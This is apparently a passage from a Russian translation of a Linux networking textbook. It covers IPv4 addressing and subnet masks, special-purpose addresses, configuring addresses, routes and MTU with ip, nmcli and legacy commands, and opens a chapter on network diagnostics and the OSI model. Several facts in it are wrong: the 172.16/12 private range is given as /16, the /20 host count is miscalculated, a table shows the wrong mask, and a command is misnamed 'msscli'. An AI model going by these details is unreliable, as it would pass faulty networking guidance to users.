Адреса локальной связи работают только в текущей подсети: если у узла нет статически настроенного IP-адреса, а DHCP не назначает адрес, то первые два октета адреса будут определены в соответствии с RFC (169.254), а последние два октета узел назначит почти случайно. После проверки Ping/ARP, которая подтверждает, что этот назначенный адрес действительно доступен, узел готов к обмену данными. (Мы рассмотрим ARP в главе 3 «Диагностика сети в Linux».) Предполагается, что этот адрес взаимодействует только с другими адресами LLA в том же сегменте сети и адреса обычно обнаруживают друг друга с помощью широковещательных и групповых протоколов, таких как ARP, AllJoyn и т. д. Имейте в виду, что эти адреса почти никогда не используются в реальных сетях; они применяются, только если нет совсем никаких альтернатив. Стоит отметить, что компания Microsoft по неизвестной причине называет эти адреса по-другому — автоматическая частная IP-адресация (automatic private internet protocol addressing, **APIPA**).

Наконец, мы видим маршрут к локальной подсети, в данном случае 192.168.122.0/24. Этот маршрут называется **подключенным** (connected route), потому что он подключен к этому интерфейсу. Это сообщает узлу, что для связи с другими узлами в его собственной подсети маршрутизация не требуется.

Этот набор маршрутов очень распространен в простых сетях: шлюз по умолчанию, локальный сегмент, и все. Во многих операционных системах вы не увидите подсеть 169.254.0.0, если только узел фактически не использует адрес локальной связи.

В устаревшем наборе команд есть несколько способов вывести текущие маршруты. Типичной командой является `netstat -rn`, которая показывает состояние сети, маршруты и числовые адреса. Но есть и отдельная команда `route` (зачем она нужна, мы узнаем далее в этой главе):

```
robv@ubuntu:~$ netstat -rn
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
0.0.0.0 192.168.122.1 0.0.0.0 UG 0 0 0 ens33
169.254.0.0 0.0.0.0 255.255.0.0 U 0 0 0 ens33
192.168.122.0 0.0.0.0 255.255.255.0 U 0 0 0 ens33

robv@ubuntu:~$ route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
0.0.0.0 192.168.122.1 0.0.0.0 UG 100 0 0 ens33
169.254.0.0 0.0.0.0 255.255.0.0 U 1000 0 0 ens33
192.168.122.0 0.0.0.0 255.255.255.0 U 100 0 0 ens33
```

Обе команды `netstat` и `route` показывают одну и ту же информацию. В устаревшем наборе сетевых инструментов, как правило, для каждой цели есть своя уникальная команда. В данном случае мы видим, что две из них частично дублируют друг друга. Разбираться во всех этих командах и соблюдать нюансы их синтаксиса может оказаться непростой задачей для новичка в Linux. Семейство команд `ip` значительно облегчает жизнь!

Независимо от того, какой набор инструментов вы в итоге используете, теперь вы знаете основы того, как выводить сведения об IP-адресации и маршрутизации, которые обеспечивают сетевое подключение для узла.

Адреса IPv4 и маски подсети

В предыдущем разделе мы кратко обсудили IP-адреса, а теперь поговорим о них немного подробнее. IPv4 позволяет адресовать каждое устройство в *подсети* уникальным образом, назначая ему адрес и маску подсети. Например, в нашем примере адрес IPv4 — `192.168.122.182`. Каждый *октет* адреса IPv4 может находиться в диапазоне от 0 до 255, а маска подсети — `/24`, что также обычно представляется как `255.255.255.0`. Это кажется сложным до тех пор, пока мы не разложим все в двоичное представление. 255 в двоичной системе равно `11111111` (8 бит), и три такие группы составляют 24 бита. Итак, наше представление адреса и маски говорит о том, что при маскировании сетевая часть адреса представляет собой `192.168.122.0`, а часть адреса, относящаяся к узлу, равна `182` и может варьироваться от 1 до 254.

Разложим адрес IPv4 на составляющие:

Адрес в десятичной форме	192	168	122	182
Адрес в двоичной форме	11000000	10101000	01111010	10110110
Маска подсети в двоичной форме	11111111	11111111	11111111	00000000

Что, если нам понадобится бóльшая подсеть? Можно просто сдвинуть эту маску на несколько битов влево. Например, для 20-битной маски подсети разложенный адрес выглядит так:

Адрес в десятичной форме	192	168	122	182
Адрес в двоичной форме	11000000	10101000	01111010	10110110
Маска подсети в двоичной форме	11111111	11111111	11110000	00000000

Третий октет маски в данном случае — `0b11110000` (обратите внимание, что двоичное представление обозначается префиксом `0b`), чему в десятичной форме

соответствует 240. Это маскирует третий октет сети до 0b01110000, или 112, и увеличивает диапазон адресов для наших узлов до 0-15 (0-0b1111) в третьем октете и 0-255 (0-0b1111111) в четвертом, так что всего получается 3824 адреса ($15 \times 255 - 1$). Почему в этой формуле фигурирует -1, мы узнаем в следующем разделе.

Нетрудно видеть, что профессионалу в области сетей необходимо приложение-калькулятор, которое преобразует двоичные числа в десятичные и обратно. Такой калькулятор также должен уметь работать с шестнадцатеричными числами; вскоре мы поговорим об этом подробнее.

Теперь, когда мы получили представление об адресах и масках подсети в десятичном и особенно двоичном формате, давайте копнем глубже и рассмотрим другие понятия из области адресации.

Адреса специального назначения

Есть несколько адресов *специального назначения*, которые необходимо рассмотреть, чтобы дальше разговаривать о том, как IP-адреса работают в локальной сети. Прежде всего, если все *биты* узла в адресе установлены в 1, то адрес называется **широковещательным**. Когда вы отправляете информацию на широковещательный адрес, ее принимают и считывают все сетевые интерфейсы в подсети.

Итак, в двух предыдущих примерах широковещание для сети /24 будет выглядеть так:

Адрес в десятичной форме	192	168	122	182
Адрес в двоичной форме	11000000	10101000	01111010	10110110
Маска подсети в двоичной форме	11111111	11111111	11110000	00000000
Широковещание	11000000	10101000	01111010	11111111

Другими словами, получается широковещательный адрес 192.168.122.255.

Широковещание для сети /20 будет таким:

Адрес в десятичной форме	192	168	122	182
Адрес в двоичной форме	11000000	10101000	01111010	10110110
Маска подсети в двоичной форме	11111111	11111111	11110000	00000000
Широковещание	11000000	10101000	01111111	11111111

Преобразовав обратно в десятичный формат, получаем широковещательный адрес 192.168.127.255.

Сдвигая границу между сетевой и узловой частями адреса IPv4, можно понять суть **классовой адресации**. При преобразовании в двоичный формат первые несколько байтов определяют так называемую **классовую** маску подсети для этого адреса. В большинстве операционных систем, если вы устанавливаете IP-адрес в графическом интерфейсе, эта классовая маска заполняется по умолчанию. Эти назначения двоичной маски подсети выглядят следующим образом:

Класс	Начальные биты адреса	Маска подсети (битовая)	Маска подсети (десятичная)	Первый возможный адрес	Последний возможный адрес
Класс А	0	/8	255.0.0.0	0.0.0.0	127.255.255.255
Класс В	10	/16	255.255.0.0	128.0.0.0	191.255.255.255
Класс С	110	/24	255.255.255.0	192.0.0.0	223.255.255.255
Класс D (групповая адресация)	1110	—	—	224.0.0.0	239.255.255.255
Класс E (зарезервирован, не используется)	1111	—	—	240.0.0.0	255.255.255.255

Так устроены классовые маски подсети по умолчанию. Мы изучим их подробнее в следующих двух разделах.

Из всего этого легко понять, почему большинство администраторов используют **классовые границы** (classful boundaries) в подсетях внутри своей организации. На сегодняшний день большинство внутренних подсетей имеют маски 255.255.255.0 или 255.255.0.0. Любые другие значения сбивают с толку новых членов команды, что может привести к ошибкам в конфигурации сервера или рабочей станции. Кроме того, большинству специалистов не по душе заниматься расчетами каждый раз, когда нужно задать или интерпретировать сетевой адрес.

Второй тип специальных адресов, о котором мы только что упомянули,— это **групповая адресация** (multicast addresses). Групповые адреса используются, чтобы наладить связь между несколькими устройствами. Например, такие адреса можно использовать, чтобы передавать одинаковый видеопоток на несколько подключенных к сети дисплеев или чтобы настроить созвон или видеовстречу

в приложении для конференций. Групповые адреса, локальные в рамках сети, имеют следующую форму:

Возможные двоичные значения	11100000	00000000	00000xxx	xxxxxxxx
Возможные десятичные значения	224	0	1–8	1–255

Последние 11 бит (3+8) обычно образуют так называемые общеизвестные адреса для различных групповых рассылок. Вот некоторые распространенные групповые адреса:

224.0.0.1	Все узлы в подсети
224.0.0.2	Все маршрутизаторы в подсети
224.0.0.12	DHCP-серверы и агенты DHCP-ретранслятора
224.0.0.18	Устройства, участвующие в протоколе VRRP
224.0.0.102	Устройства, участвующие в протоколе HSRP (Hot Standby Router Protocol)
224.0.1.1	Все серверы NTP (протокол сетевого времени)
224.0.0.113	Узлы AllJoyn (используется в ОС Windows для обнаружения устройств в локальной сети)

Полный список общеизвестных зарегистрированных групповых адресов составляется и обновляется **Администрацией адресного пространства интернета** (Internet assigned numbers authority, **IANA**) по адресу <https://www.iana.org/assignments/multicast-addresses/multicast-addresses.xhtml>. Хотя этот список кажется исчерпывающим, некоторые поставщики часто создают свои собственные групповые адреса.

Вы только что познакомились с введением в групповую адресацию. На самом деле она намного сложнее: ее проектированию, реализации и теории посвящены целые книги. Однако того, что мы рассмотрели, достаточно, чтобы получить общее представление.

После широковебательных и групповых адресов рассмотрим семейства IP-адресов, которые, скорее всего, используются в вашей среде.

Частные IP-адреса — RFC 1918

Другой набор специальных адресов — это адресное пространство RFC 1918. Документ RFC 1918 описывает список IP-подсетей, выделенных для использования внутри организаций. Эти адреса недействительны в общедоступном интернете, поэтому их необходимо преобразовывать с помощью **NAT** (Network Address Translation, «система преобразования сетевых адресов»), прежде чем их входящий или исходящий трафик можно будет маршрутизировать через интернет.

Адреса RFC 1918 могут быть следующего вида:

- 10.0.0.0/8 (Класс А)
- от 172.16.0.0 до 172.31.255.255 (Класс В). По-другому этот диапазон адресов можно представить как 172.16.0.0/16.
- 192.168.0.0/16 (Класс С)

Эти адреса дают организациям большое пространство IP-адресов для внутреннего использования, и все они гарантированно не конфликтуют ни с чем в общедоступном интернете.

В качестве интересного упражнения вы можете выяснить, какие подклассы по умолчанию соответствуют подсетям RFC 1918. Для этого преобразуйте первый октет каждой из них в двоичную систему, а затем сравните их с таблицей в предыдущем разделе.

Спецификация RFC 1918 доступна по адресу: <https://tools.ietf.org/html/rfc1918>.

После того как мы рассмотрели двоичные аспекты IP-адресации и масок подсети, а также специальные группы IP-адресов, я уверен, что вы устали от теории с математикой и хотите вернуться к упражнениям с командной строкой Linux. Правда, нам еще придется глубже познакомиться с тонкостями адресации для IPv6. Однако не расстраивайтесь: IPv6 мы рассмотрим в приложении, так что прямо сейчас можно вернуться к клавиатуре и командной строке!

Теперь, когда мы хорошо разобрались, как выводить параметры IP на экран и как устроена IP-адресация, давайте настроим IP-интерфейс для работы.

Как назначить IP-адрес интерфейсу

Назначать постоянный адрес IPv4 вам, вероятно, придется почти на каждом сервере, который вы создаете. К счастью, это довольно простая процедура. В новом наборе команд мы будем использовать команду `nmcli` (**Network Manager Command Line**). Мы установим IP-адрес, шлюз по умолчанию и DNS-сервер, а также переключим режим адресации в `manual`. Мы будем отображать сетевые подключения в формате `nmcli`:

```
robv@ubuntu:~$ sudo nmcli connection show
```

NAME	UUID	TYPE	DEVICE
Wired connection 1	02ea4abd-49c9-3291-b028-7dae78b9c968	ethernet	ens33

Наше соединение называется `Wired connection 1`. Однако нам не нужно вводить его каждый раз: можно воспользоваться автодополнением, набрав `wi`, а затем `Tab`, чтобы завершить имя. Кроме того, имейте в виду, что `nmcli` позволяет сокращать команды, так что можно использовать `mod` вместо `modify`, `con` вместо `connection`

и т. д. Давайте продолжим нашу последовательность команд (обратите внимание, как укорачиваются параметры в последней команде):

```
$ sudo nmcli connection modify "Wired connection 1" ipv4.addresses
192.168.122.22/24
$ sudo nmcli connection modify "Wired connection 1" ipv4.gateway 192.168.122.1
$ sudo nmcli connection modify "Wired connection 1" ipv4.dns "8.8.8.8"
$ sudo nmcli con mod "Wired connection 1" ipv4.method manual
```

Теперь сохраним изменения и применим их:

```
$ sudo nmcli connection up "Wired connection 1"
Connection successfully activated (D-Bus active path:
/org/freedesktop/NetworkManager/ActiveConnection/5)
```

При старом подходе все изменения выполняются путем редактирования файлов, причем имена файлов и их местоположения меняются от дистрибутива к дистрибутиву. Далее показаны наиболее распространенные настройки.

Чтобы изменить DNS-серверы, отредактируйте файл `/etc/resolv.conf` и измените строку `nameserver`, чтобы в ней был необходимый IP-адрес сервера:

```
nameserver 8.8.8.8
```

Чтобы изменить IP-адрес, маску подсети и т. д., отредактируйте файл `/etc/sysconfig/network-scripts/ifcfg-eth0` и задайте такие значения:

```
DEVICE=eth0
BOOTPROTO=none
ONBOOT=yes
NETMASK=255.255.255.0
IPADDR=10.0.1.27
```

Если ваш шлюз по умолчанию находится на этом интерфейсе, можно добавить следующую строку:

```
GATEWAY=192.168.122.1
```

Опять же, обратите внимание на то, что в разных дистрибутивах редактируемые файлы могут различаться, а особенно на то, что **этот подход не имеет обратной совместимости**. В современных системах Linux такие методы редактирования базовых файлов для настройки сети чаще всего больше не работают.

Теперь, когда мы знаем, как назначить IP-адрес интерфейсу, давайте рассмотрим, как настроить маршрутизацию на нашем узле.

Как добавить маршрут

Чтобы добавить временный статический маршрут, мы снова используем команду `ip`. В этом примере мы заставляем наш узел направить маршрут на `192.168.122.10`, чтобы добраться до сети `10.10.10.0/24`:

```
robv@ubuntu:~$ sudo ip route add 10.10.10.0/24 via
192.168.122.10
[sudo] password for robv:
robv@ubuntu:~$ ip route
default via 192.168.122.1 dev ens33 proto dhcp metric 100
10.10.10.0/24 via 192.168.122.10 dev ens33
169.254.0.0/16 dev ens33 scope link metric 1000
192.168.122.0/24 dev ens33 proto kernel scope link src
192.168.122.156 metric 100
```

Чтобы добавить сетевой интерфейс `egress`, можно дописать `dev <devicename>` в конец команды `ip route add`.

Однако так добавляется лишь временный маршрут, который не сохранится, если перезапустить узел или сетевые процессы. Постоянный статический маршрут можно добавить с помощью команды `nmcli`.

Для начала отобразим сетевые подключения в формате `nmcli`:

```
robv@ubuntu:~$ sudo nmcli connection show
NAME                UUID                                TYPE      DEVICE
Wired connection 1  02ea4abd-49c9-3291-b028-7dae78b9c968  ethernet  ens33
```

Затем добавим к `Wired connection 1` маршрут на `10.10.11.0/24` через `192.168.122.11` с помощью `nmcli`:

```
robv@ubuntu:~$ sudo nmcli connection modify "Wired connection
1" +ipv4.routes "10.10.11.0/24 192.168.122.11"
```

Сохраним изменения:

```
$ sudo nmcli connection up "Wired connection 1"
Connection successfully activated (D-Bus active path: /org/freedesktop/
NetworkManager/ActiveConnection/5)
```

Теперь, глядя на таблицу маршрутизации, мы видим оба наших статических маршрута:

```
robv@ubuntu:~$ ip route
default via 192.168.122.1 dev ens33 proto dhcp metric 100
10.10.10.0/24 via 192.168.122.10 dev ens33
10.10.11.0/24 via 192.168.122.11 dev ens33 proto static metric 100
169.254.0.0/16 dev ens33 scope link metric 1000
192.168.122.0/24 dev ens33 proto kernel scope link src 192.168.122.156 metric 100
```

Однако если перезагрузить систему, можно убедиться, что временного маршрута больше нет, а постоянный остался:

```
robv@ubuntu:~$ ip route
default via 192.168.122.1 dev ens33 proto dhcp metric 100
10.10.11.0/24 via 192.168.122.11 dev ens33 proto static metric 100
169.254.0.0/16 dev ens33 scope link metric 1000
192.168.122.0/24 dev ens33 proto kernel scope link src 192.168.122.156 metric 100
```

После того как мы научились добавлять маршруты, давайте посмотрим, как выполнить ту же задачу на старом узле Linux с устаревшими командами маршрутизации.

Как добавить маршрут с помощью устаревших команд

Чтобы добавить маршрут, используйте эту команду:

```
$ sudo route add -net 10.10.12.0 netmask 255.255.255.0 gw 192.168.122.12
```

Если маршрут нужно сделать постоянным, задача усложняется: постоянные маршруты хранятся в файлах, а имена и расположение файлов различаются в зависимости от дистрибутива. Вот почему в современных системах унифицированные команды `iproute2/nmcli` значительно упрощают работу.

В старых дистрибутивах Debian/Ubuntu обычно редактируют файл `/etc/network/interfaces`, добавляя следующую строку:

```
up route add -net 10.10.12.0 netmask 255.255.255.0 gw 192.168.122.12
```

А в прежних дистрибутивах семейства Red Hat отредактируйте файл `/etc/sysconfig/network-scripts/route-<device name>` и добавьте такую строку:

```
10.10.12.0/24 via 192.168.122.12
```

Чтобы просто добавить маршруты в виде команд, отредактируйте файл `/etc/rc.local`. Этот метод работает практически в любой системе Linux, но считается менее элегантным, главным образом потому, что следующий администратор лишь в последнюю очередь будет искать настройки в этом файле (так как он не является правильным файлом настроек сети). Файл `rc.local` просто запускается при старте операционной системы и выполняет любые команды, которые в нем содержатся. В данном случае мы впишем туда команду добавления маршрута:

```
/sbin/route add -net 10.10.12.0 netmask 255.255.255.0 gw 192.168.122.12
```

Мы уже хорошо продвинулись на пути настройки сети на узле Linux. Мы задали IP-адрес, маску подсети и маршруты. Однако при устранении неполадок или первоначальной настройке обычно приходится отключать или включать интерфейс. Сейчас мы посмотрим, как это сделать.

Как отключать и включать сетевой интерфейс

В наборе новых команд, как вы наверняка догадались, мы используем команду `ip`. Вот как «передернуть» интерфейс, отключив и включив его снова:

```
robv@ubuntu:~$ sudo ip link set ens33 down
robv@ubuntu:~$ sudo ip link set ens33 up
```

В старом наборе команд, чтобы отключить или включить интерфейс, используйте `ifconfig`:

```
robv@ubuntu:~$ sudo ifconfig ens33 down
robv@ubuntu:~$ sudo ifconfig ens33 up
```

Запуская команды для настройки интерфейса, всегда помните, что не стоит пилить сук, на котором сидите. Если вы подключены удаленно (например, с помощью `ssh`) и решите поменять IP-адресацию, маршрутизацию или отключить сетевой интерфейс, вы рискуете в этот момент потерять соединение с узлом.

К этому моменту мы рассмотрели большинство задач, которые требуются, чтобы настроить узел Linux в локальной сети. Однако значительная часть сетевого администрирования состоит в диагностике и настройке конфигураций для особых случаев. Например, часто приходится настраивать параметры для оптимизации трафика, где могут потребоваться пакеты как меньшего, так и большего размера.

Как настроить MTU для интерфейса

В современных системах все чаще устанавливается величина **максимальной единицы передачи (MTU, Maximum Transmission Unit)**. Это размер самого большого **блока данных протокола (PDU, Protocol Data Unit)**, также называемого **кадром (frame)** в большинстве сетей, который интерфейс будет отправлять или получать. В Ethernet MTU по умолчанию составляет 1500 байт, что соответствует максимальному размеру пакета 1500 байт. Предельная полезная нагрузка пакета обычно называется **максимальным размером сегмента (MSS)**. Для Ethernet эти три значения представлены в табл. 2.1.

Таблица 2.1 Соотношение размера кадра, MTU, размера пакета и MSS для Ethernet

Максимальный размер кадра		1518 байт
MTU	Максимальный размер полезной нагрузки кадра	1500 байт
Максимальный размер пакета	Имеет такое же значение, как MTU, потому что пакет является полезной нагрузкой кадра	1500 байт
MSS	Максимальная полезная нагрузка одного пакета	1460 байт

Зачем может понадобиться это менять? 1500 байт — хороший компромисс для размера пакета: это достаточно малое значение, чтобы в случае ошибки ее можно было быстро обнаружить, а объем повторно передаваемых данных был относительно небольшим. Однако есть несколько исключений, особенно в центрах обработки данных.

При работе с трафиком в хранилищах данных (например, по протоколу iSCSI) желательны кадры с размером больше стандартного, чтобы в пакет умещалось больше данных. В этих случаях MTU обычно устанавливается где-то в районе 9000 (такие кадры часто называются **jumbo-кадрами**). Это распространенная практика в сетях со скоростями 1 Гбит/с, 10 Гбит/с или более. Более крупные пакеты также встречаются в трафике для резервного копирования или миграции виртуальных машин (например, в службах VMotion в VMware или Live Migration в Hyper-V).

С другой стороны, вам часто придется сталкиваться и с такими ситуациями, когда нужны пакеты меньшего размера. Это важно иметь в виду, потому что не все узлы умеют обрабатывать такие пакеты и многие приложения устанавливают для своего трафика бит **DF** (Don't Fragment, «не фрагментировать»). В результате бывает, что 1500-байтовый пакет с выставленным DF оказывается в среде передачи, которая поддерживает только 1380-байтовые пакеты. В этом случае приложение просто аварийно завершится, а сообщения об ошибках не помогут устранить неполадки. Где это встречается? При любой передаче данных, в которой участвуют инкапсулированные пакеты, например в туннелях или службах VPN. Они уменьшают размер кадра (и соответствующий размер пакета) за счет накладных расходов на инкапсуляцию, которые обычно легко вычисляются. Еще один распространенный пример — спутниковые каналы. По умолчанию они часто используют 512-байтовые кадры, и в таких ситуациях поставщики услуг сообщают размеры кадров.

Установить MTU очень просто: для этого мы снова воспользуемся командой `msscli`. Обратите внимание, что в этом примере мы сокращаем аргументы командной строки для `msscli` и сохраняем изменение конфигурации в конце, так что MTU изменится сразу после последней команды. Давайте установим MTU равным 9000, чтобы оптимизировать трафик iSCSI:

```
$ sudo nmcli con mod "Wired connection 1" 802-3-ethernet.mtu
9000
$ sudo nmcli connection up "Wired connection 1"
Connection successfully activated (D-Bus active path: /org/
freedesktop/NetworkManager/ActiveConnection/5)
$
```

После того как мы задали новое значение MTU, посмотрим, что еще можно сделать с помощью команды `nmcli`.

Подробнее о команде `nmcli`

Команду `nmcli` также можно вызывать в интерактивном режиме, а изменения вносить в терминале или оболочке. Чтобы войти в оболочку для интерфейса Ethernet, используйте команду `nmcli connection edit type ethernet`. В оболочке команда `print` выводит список всех параметров `nmcli`, которые можно изменить для текущего типа интерфейса. Обратите внимание, что выходные данные разбиты на логические группы — мы отредактировали этот довольно длинный список, чтобы показать многие настройки, которые имеет смысл редактировать или использовать для устранения неполадок в различных ситуациях:

```
nmcli> print
=====
Connection profile details (ethernet)
=====
connection.id:                ethernet
connection.uuid:              e0b59700-8dcb-4801-9557-9dee5ab7164f
connection.stable-id:         --
connection.type:              802-3-ethernet
connection.interface-name:    --
...
connection.lldp:              default
connection.mdns:              -1 (default)
connection.llmnr:             -1 (default)
-----
```

Это стандартные параметры Ethernet:

```
802-3-ethernet.port:         --
802-3-ethernet.speed:        0
802-3-ethernet.duplex:       --
802-3-ethernet.auto-negotiate: no
802-3-ethernet.mac-address:  --
802-3-ethernet.mtu:          auto
...
802-3-ethernet.wake-on-lan:  default
802-3-ethernet.wake-on-lan-password: --
-----
```

Это стандартные параметры IPv4:

```

ipv4.method:                auto
ipv4.dns:                   --
ipv4.dns-search:           --
ipv4.dns-options:          --
ipv4.dns-priority:         0
ipv4.addresses:            --
ipv4.gateway:              --
ipv4.routes:               --
ipv4.route-metric:         -1
ipv4.route-table:          0 (unspec)
ipv4.routing-rules:        --
ipv4.ignore-auto-routes:   no
ipv4.ignore-auto-dns:      no
ipv4.dhcp-client-id:       --
ipv4.dhcp-iaid:            --
ipv4.dhcp-timeout:         0 (default)
ipv4.dhcp-send-hostname:   yes
ipv4.dhcp-hostname:        --
ipv4.dhcp-fqdn:            --
ipv4.dhcp-hostname-flags:  0x0 (none)
ipv4.never-default:        no
ipv4.may-fail:             yes
ipv4.dad-timeout:          -1 (default)
-----

```

(Дальше должны были идти параметры IPv6, но мы их удалили, чтобы не перегружать список.)

Это настройки прокси-сервера:

```

-----
proxy.method:               none
proxy.browser-only:         no
proxy.pac-url:              --
proxy.pac-script:          --
-----
nmcli>

```

Как уже отмечалось, список несколько сокращен. Мы показали параметры, которые вам, скорее всего, придется просматривать или изменять, когда вы настраиваете сеть или устраняете неполадки. Чтобы увидеть полный список, запустите эту команду на своем компьютере.

Повторим, что команда `nmcli` позволяет настраивать некоторые параметры интерфейса либо в интерактивном режиме, либо из командной строки. С помощью интерфейса командной строки, в частности, можно настраивать сетевые параметры в сценариях, что позволяет масштабировать сетевые настройки на десятках, сотнях или тысячах станций одновременно.

Итоги

После прочтения этой главы у вас должно сложиться твердое представление об IP-адресации на двоичном уровне. При этом вы должны понимать адресацию подсетей и принцип работы их масок, а также широковещательную и групповую адресацию. Кроме того, теперь вы хорошо разбираетесь в различных классах IP-адресов. Со всеми этими знаниями вы умеете выводить на экран или назначать IP-адреса и маршруты на узле Linux с помощью различных команд. Для вас также не составляют проблем другие манипуляции с интерфейсом, например настройка MTU для конкретного сетевого интерфейса.

Овладев этим материалом, вы готовы к тому, чтобы перейти к следующей теме: использованию Linux и его инструментов для диагностики сети.

Вопросы для самопроверки

В заключение попробуйте ответить на вопросы, чтобы проверить свои знания по материалу этой главы. Правильные ответы вы найдете в конце книги (см. «Ответы на вопросы»).

1. Для чего служит шлюз по умолчанию?
2. Каковы маска подсети и широковещательный адрес для сети 192.168.25.0/24?
3. Как в этой же сети можно использовать широковещательный адрес?
4. Каковы все возможные адреса узлов для этой сети?
5. Какую команду вы будете использовать, чтобы статически установить скорость и дуплекс для интерфейса Ethernet?

Ссылки

- RFC 1918 — Address Allocation for Private Internets (Выделение адресов в частных сетях): <https://tools.ietf.org/html/rfc1918>
- RFC 791 — Internet Protocol (Протокол интернета): <https://tools.ietf.org/html/rfc791>

Часть 2

LINUX КАК СЕТЕВОЙ УЗЕЛ И ПЛАТФОРМА ДЛЯ УСТРАНЕНИЯ НЕПОЛАДОК

В этой части мы продолжим конфигурировать узел Linux, добавив инструменты для сетевой диагностики и устранения неполадок. Мы задействуем брандмауэр Linux, который начнет защищать наш узел. Наконец, мы обсудим, как развертывать стандарты безопасности Linux в масштабах целой организации: рассмотрим различные методы, нормативно-правовую базу, руководства по усилению защиты системы и отдельные фреймворки.

Часть 2 состоит из следующих глав:

- *Глава 3. Диагностика сети в Linux*
- *Глава 4. Брандмауэр Linux*
- *Глава 5. Стандарты безопасности Linux с примерами из реальной жизни*

Глава 3

Диагностика сети в Linux

В этой главе мы обсудим основы того, как работают сети, а также как устранять неполадки в сети с помощью рабочей станции Linux. К концу главы вы овладеете инструментами для устранения неполадок в локальных и удаленных сетевых службах, а также научитесь проводить полную инвентаризацию вашей сети и ее служб.

В частности, мы рассмотрим следующие темы:

- Основы функционирования сети: сетевая модель OSI.
- Уровень 2: связь между адресами IP и MAC с помощью ARP, а также более подробная информация о MAC-адресах.
- Уровень 4: как работают порты TCP и UDP, включая трехэтапное квитирование TCP и соответствующие команды Linux.
- Сканирование локальных портов TCP и UDP и их связь с запущенными службами.
- Сканирование удаленных портов с помощью двух видов команд, встроенных в Linux.
- Сканирование удаленных портов с помощью установленных средств сканирования (в частности, Netcat и Nmap).
- В конце главы мы рассмотрим основы беспроводных сетей и способы устранения их неполадок.

Технические требования

Чтобы запускать примеры из этого раздела, мы будем использовать уже существующий узел с ОС Ubuntu или **виртуальную машину (VM)**. В этой главе мы также затронем тему беспроводной связи, поэтому если у вас нет беспроводной сетевой карты на узле или на виртуальной машине, то для работы с примерами вам понадобится адаптер Wi-Fi.

Изучая методы устранения неполадок, мы будем использовать ряд инструментов, начиная со встроенных команд Linux:

arp	Работает с протоколом разрешения адреса (ARP, Address Resolution Protocol) и локальной таблицей ARP в памяти. Это позволяет связать физический MAC-адрес сетевой карты с ее IP-адресом
netplan	Инструмент на основе YAML для настройки сетевых параметров
ip и ifconfig	Настраивают и отображают различные параметры на локальных сетевых интерфейсах вашего узла
netstat и ss	Отображают прослушивающие порты TCP и UDP на узле и связывают их с запущенными процессами. Также выводят состояние входящих и исходящих TCP-соединений вашего узла
telnet	Несмотря на то что telnet в качестве терминального приложения вызывает неодобрение из-за своего открытого протокола обмена, в некоторых ситуациях это удобный инструмент для устранения неполадок
nc (Netcat)	Netcat не только содержит все инструменты для устранения неполадок, которые доступны в telnet , но и значительно расширяет их. С помощью этой команды можно подключаться к удаленным службам и глубоко анализировать их, а также размещать службы на локальном узле для тестирования

Мы также будем использовать дополнительные приложения:

Nmap	Сканирует и тестирует прослушивающие порты на удаленных узлах, а также запускает различные скрипты, которые обращаются к этим портам
Kismet	Отображает сведения о локальных беспроводных сетях, не подключаясь к ним. Kismet — это инструмент с текстовым интерфейсом, поэтому его можно запускать как локально, так и из сеанса SSH
Wavemon	Отображает сведения о беспроводной сети, к которой вы подключены, в частности мощность сигнала и другие показатели, связанные с производительностью
LinSSID	LinSSID — это шаг вперед по сравнению с Kismet, с великолепным графическим представлением уровня сигнала и загруженности каналов ближайших беспроводных сетей

Для работы с пакетами, которых по умолчанию нет в Ubuntu, вам понадобится подключение к интернету, чтобы устанавливать эти пакеты с помощью команд **apt**.

Основы функционирования сети: сетевая модель OSI

Работу сети и приложений удобно рассматривать с помощью многоуровневой модели, где верхние уровни отвечают за более высокоуровневые и абстрактные

функции, а нижние — за более примитивные. Следующая диаграмма описывает модель OSI в общих чертах:

Уровень	Описание	Примеры
Прикладной	Приложение, с которым взаимодействуют конечные пользователи	SMTP, HTTP, HTTPS, FTP, SSH, DNS
Представления	Форматирование данных для приложения, их шифрование и дешифровка	ASCII, Unicode, SSL, TLS, HTTPS, IPsec, DTLS
Сеансовый	Установка, поддержание и завершение соединения между узлами	API, Netbios, туннелирование (GRE, MPLS, PPTP)
Транспортный	Сквозное соединение, транспортные протоколы и обработка ошибок	TCP, UDP
Сетевой	Маршрутизация, IP-адреса, пакеты	Маршрутизаторы, коммутаторы L3, ICMP, протоколы маршрутизации
Канальный	Взаимодействие в локальной сети; MAC-адреса, кадры	Коммутаторы, беспроводные точки доступа
Физический	Кодирование данных на физическом носителе; биты информации в носителе (проводном или беспроводном)	Кабели, сетевые карты, Wi-Fi, медиаконвертеры

Рис. 3.1. Модель OSI для сетевого взаимодействия с описаниями и примерами

На практике уровни часто обозначаются числами, считая снизу. Таким образом, проблемы на уровне 2 обычно связаны с MAC-адресами и коммутаторами и ограничены VLAN, в которой находится станция (что обычно означает локальную подсеть). Проблемы на уровне 3 связаны с IP-адресацией, маршрутизацией или пакетами (и следовательно, касаются маршрутизаторов и смежных подсетей более удаленных сетей).

Как и в любой модели, здесь присутствует неоднозначность. Например, исторически нет четкой границы между уровнями 6 и 7. А что касается уровней 5 и 6, то, скажем, протоколы IPsec определенно связаны с шифрованием и поэтому относятся к уровню 6, однако их можно считать и протоколами туннелирования (в зависимости от вашей точки зрения и от реализации). Даже на уровне 4 в TCP есть понятие сеанса, поэтому, возможно, он немного заходит на территорию уровня 5, хотя концепция портов прочно удерживает его на уровне 4.

И конечно же, дело не обходится без юмора: народная мудрость гласит, что уровень 8 в этой модели формируют *люди*. Таким образом, чтобы решить проблему уровня 8, может понадобиться позвонить в службу поддержки, обсудить бюджет или устроить совещание с руководством вашей организации.

На следующей диаграмме (рис. 3.2) проиллюстрирован чрезвычайно важный принцип модели OSI. При получении данных они перемещаются вверх по

стеку — от самых примитивных форм до все более абстрактных и высокоуровневых конструкций (например, от битов до кадров, пакетов, API и приложений). Наоборот, при отправке данных они перемещаются с прикладного уровня в сторону двоичного представления в физической среде передачи (то есть от верхних уровней к нижним).

Уровни 1–3 часто называют уровнями **среды** (media или network), а уровни 4–7 — уровнями **узла** (host или application):

